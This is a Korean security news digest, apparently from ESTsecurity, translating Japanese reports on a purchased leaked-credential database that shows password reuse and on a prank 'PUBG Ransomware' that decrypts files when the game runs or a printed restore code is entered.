조사결과에 대해서 이와마 씨는 “자주 ID 나 패스워드의 돌려 사용하기가 지적되지만 다시 그 상황이 확인되었다. 과거에 유출된 정보는 이러한 형태로 수집, 리스트화되어 인터넷 상에서 판매되어 구입자가 새로운 공격이나 범죄에 사용한다. 이번 사태는 ID 나 패스워드의 돌려 사용하기가 얼마나 위험한지를 뜻하는 것으로 그러한 행위를 꼭 멈추길 바란다고 호소하기 위해 발표했다” 라고 말했다.

해석에 관해서 이 회사는 금전을 지불하고 이 데이터베이스를 입수했다고 한다. 입수 금액 등은 공표하지 않고 있다. 이것은 판매자의 부정한 이익으로 이어질 것이라는 견해도 나오고 있으나, 기자회견에 동석한 미 FireEye 이그젝티브 바이스 프레지던트 겸 최고기술책임자인 Grady Summers 씨는 실재 해명의 필요성과 사실의 공표에 의한 보안 계몽이라는 공익성을 감안하여 이러한 대응을 했다는 견해를 설명했다.

[출처] https://japan.zdnet.com/article/35119345/

‘PUBG’의 1 시간 플레이를 강요하는 랜섬웨어를 4 월에 확인, 요구에 따라도 정상적으로 복호할 수 있다고는 할 수 없어 ~ 캐논 ITS 조사

「PUBG」の１時間プレイを強要するランサムウェアを４月に確認、要求に従っても正常に復号できるとは限らず～キヤノンITS 調査

PUBG Ransomware 의 협박화면

캐논 ITS 솔루션즈주식회사(캐논 ITS)가 공개한 4 월의 일본국내 악성코드검출 보고서에 따르면, 몸값 대신에 배틀로얄게임 ‘PLAYERUNKOWN'S BATTLEGROUNDS’(이하 PUBG)에서 놀 것을 강요하는 랜섬웨어 ‘PUBG Ransomware’가 확인되고 있다는 사실이 밝혀졌다. 보고서는 이 회사의 바이러스대책 소프트 ‘ESET 시큐리티소프트웨어 시리즈’에서 4 월 1 일~30 일에 검출된 데이터를 바탕으로 분석한 것이다.

PUBG Ransomware 는 감염되면 데스크탑의 파일을 암호화하고 파일명의 확장자를 ‘PUBG’로 변경하는 것이다. 통상 랜섬웨어는 파일의 복호화 조건으로 가상통화 등의 금전을 요구해 오지만, 이번에 발견된 랜섬웨어는 PUBG 를 1 시간 플레이 할 것을 요구해오는 것이 특징이다.

다만, 실제로 PUBG 를 1 시간 놀 필요는 없고 게임의 실행프로그램 ‘TslGame.exe’를 3 초 이상 기동하고 있을 경우, 암호화된 파일은 복호화된다고 한다.

게임이 기동하고 있는지 확인하는 처리

파일이 복호되었을 때의 화면 (붉은 네모는 복호된 파일의 일람)

또 다른 방법으로 화면에 표시된 복호코드 “s2acxx56a2sae5fjh5k2gb5s2e”를 ‘RESTORE CODE’ 텍스트박스에 입력하는 것으로도 복호할 수 있다고 한다.

복호코드의 입력처리

이 랜섬웨어는 실행 가능한 형식을 유지한 채 압출하는 팩처리나 코드 난독화처리가 이루어지지 않고 복호화코드만 입력해도 파일을 복호화할 수 있기 때문에 장난으로 작성된 것으로 보인다. 그러나 다른 랜섬웨어와 마찬가지로 화면이나 음악, 문서 등의 데이터가 암호화되는 것에는 변화는 없으며 정상적으로 복호화되지 않는 케이스도 확인되고 있다는 점에서 주의가 필요하다. 또 캐논 ITS 에 따르면, 다른 공격자가 코드를 유용하여 변종 등의 작성에 악용될 가능성을 생각할 수 있다고 한다.

[출처] https://internet.watch.impress.co.jp/docs/news/1123926.html

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com